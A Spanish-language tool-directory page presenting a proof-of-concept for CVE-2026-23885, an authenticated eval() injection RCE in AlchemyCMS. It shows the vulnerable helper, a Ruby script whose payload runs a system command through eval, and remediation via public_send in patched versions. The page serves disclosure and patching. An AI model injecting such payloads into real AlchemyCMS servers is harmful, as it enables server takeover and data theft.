
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2026-23885 — Prueba de concepto de exploit para CVE-2026-23885, una RCE autenticada en AlchemyCMS mediante inyección en eval(), con análisis técnico y guía de remediación. | Kitploit
Herramientas/GitHubGitHub/thedeepopc/cve-2026-23885
Análisis de VulnerabilidadesAnálisis de CódigoExplotaciónExplotación de Aplicaciones WebPruebas de Penetración
GitHubthedeepopc/cve-2026-23885

CVE-2026-23885

Prueba de concepto de exploit para CVE-2026-23885, una RCE autenticada en AlchemyCMS mediante inyección en eval(), con análisis técnico y guía de remediación.

Ver Repositorio
141hace 10 mesesAún no revisado
Compartir

Aviso de Seguridad: CVE-2026-23885

Ejecución Remota de Código (RCE) Autenticada en AlchemyCMS

1. Resumen Ejecutivo

Se descubrió una vulnerabilidad de seguridad crítica que involucra Neutralización Incorrecta de Directivas en Código Evaluado Dinámicamente (CWE-95) en el framework AlchemyCMS. La vulnerabilidad permite que un usuario autenticado con privilegios administrativos ejecute código Ruby arbitrario y comandos del sistema en el servidor host a través de un punto de inyección eval().


2. Análisis Técnico de la Vulnerabilidad

Componente Vulnerable

  • Archivo: app/helpers/alchemy/resources_helper.rb
  • Método: Alchemy::ResourcesHelper#resource_url_proxy
  • Nivel de Riesgo: Moderado/Alto (RCE Autenticada)

Causa Raíz

El método auxiliar procesa de forma insegura el atributo engine_name del objeto resource_handler. Este atributo se pasa directamente a la función eval() de Ruby sin saneamiento ni validación previa.

def resource_url_proxy(resource_handler)
  if resource_handler.in_engine?
    eval(resource_handler.engine_name) # rubocop:disable Security/Eval
  else
    main_app
  end
end
La presencia de la directiva # rubocop:disable Security/Eval confirma que las implicaciones de seguridad del uso de eval() fueron reconocidas pero omitidas durante la implementación.

3. Prueba de Concepto (PoC)
Vector de Ataque
La vulnerabilidad se desencadena dentro de la interfaz administrativa de AlchemyCMS al renderizar vistas basadas en recursos (por ejemplo, Sitios o Idiomas). Si un atacante puede manipular la configuración del módulo o los datos subyacentes del recurso, puede lograr la ejecución.

Script de Explotación Independiente
El siguiente script demuestra la ejecución arbitraria de código simulando el entorno vulnerable del método auxiliar:

Ruby

require 'ostruct'

def resource_url_proxy(resource_handler)
  if resource_handler.engine_name && !resource_handler.engine_name.empty?
    eval(resource_handler.engine_name)
  end
end

# Payload: Ejecuta el comando del sistema 'id' y crea un archivo de evidencia
payload = "system('id > /tmp/rce_verified'); 'main_app'"
handler = OpenStruct.new(engine_name: payload)

resource_url_proxy(handler)
Evidencia de Ejecución
Tras la ejecución, el comando del sistema se procesa, otorgando al atacante acceso al entorno del servidor.

Prueba de RCE en Terminal
  1. Impacto y Severidad Confidencialidad: Alta. Acceso completo a los datos de la aplicación y secretos del entorno.

Integridad: Alta. Capacidad de modificar archivos y registros de bases de datos.

Disponibilidad: Alta. Potencial de interrupción total del sistema.

ID de CVE: CVE-2026-23885

  1. Remediación La vulnerabilidad ha sido abordada en las siguientes versiones parcheadas:

7.4.12

8.0.3

La corrección implica reemplazar la llamada a eval() con public_send() para enrutar de forma segura las solicitudes al proxy del motor previsto:

Ruby

main_app.public_send(resource_handler.engine_name) if resource_handler.engine_name.present?

Descubrimiento de la Vulnerabilidad: Auditoría de Seguridad Independiente

Referencia CVE: CVE-2026-23885

  • Listado CVE: CVE-2026-23885 en CVE.org
  • Análisis de la Vulnerabilidad: Base de Datos Tenable CVE-2026-23885
  • Política de Seguridad de AlchemyCMS: Directrices de Seguridad
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    282

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






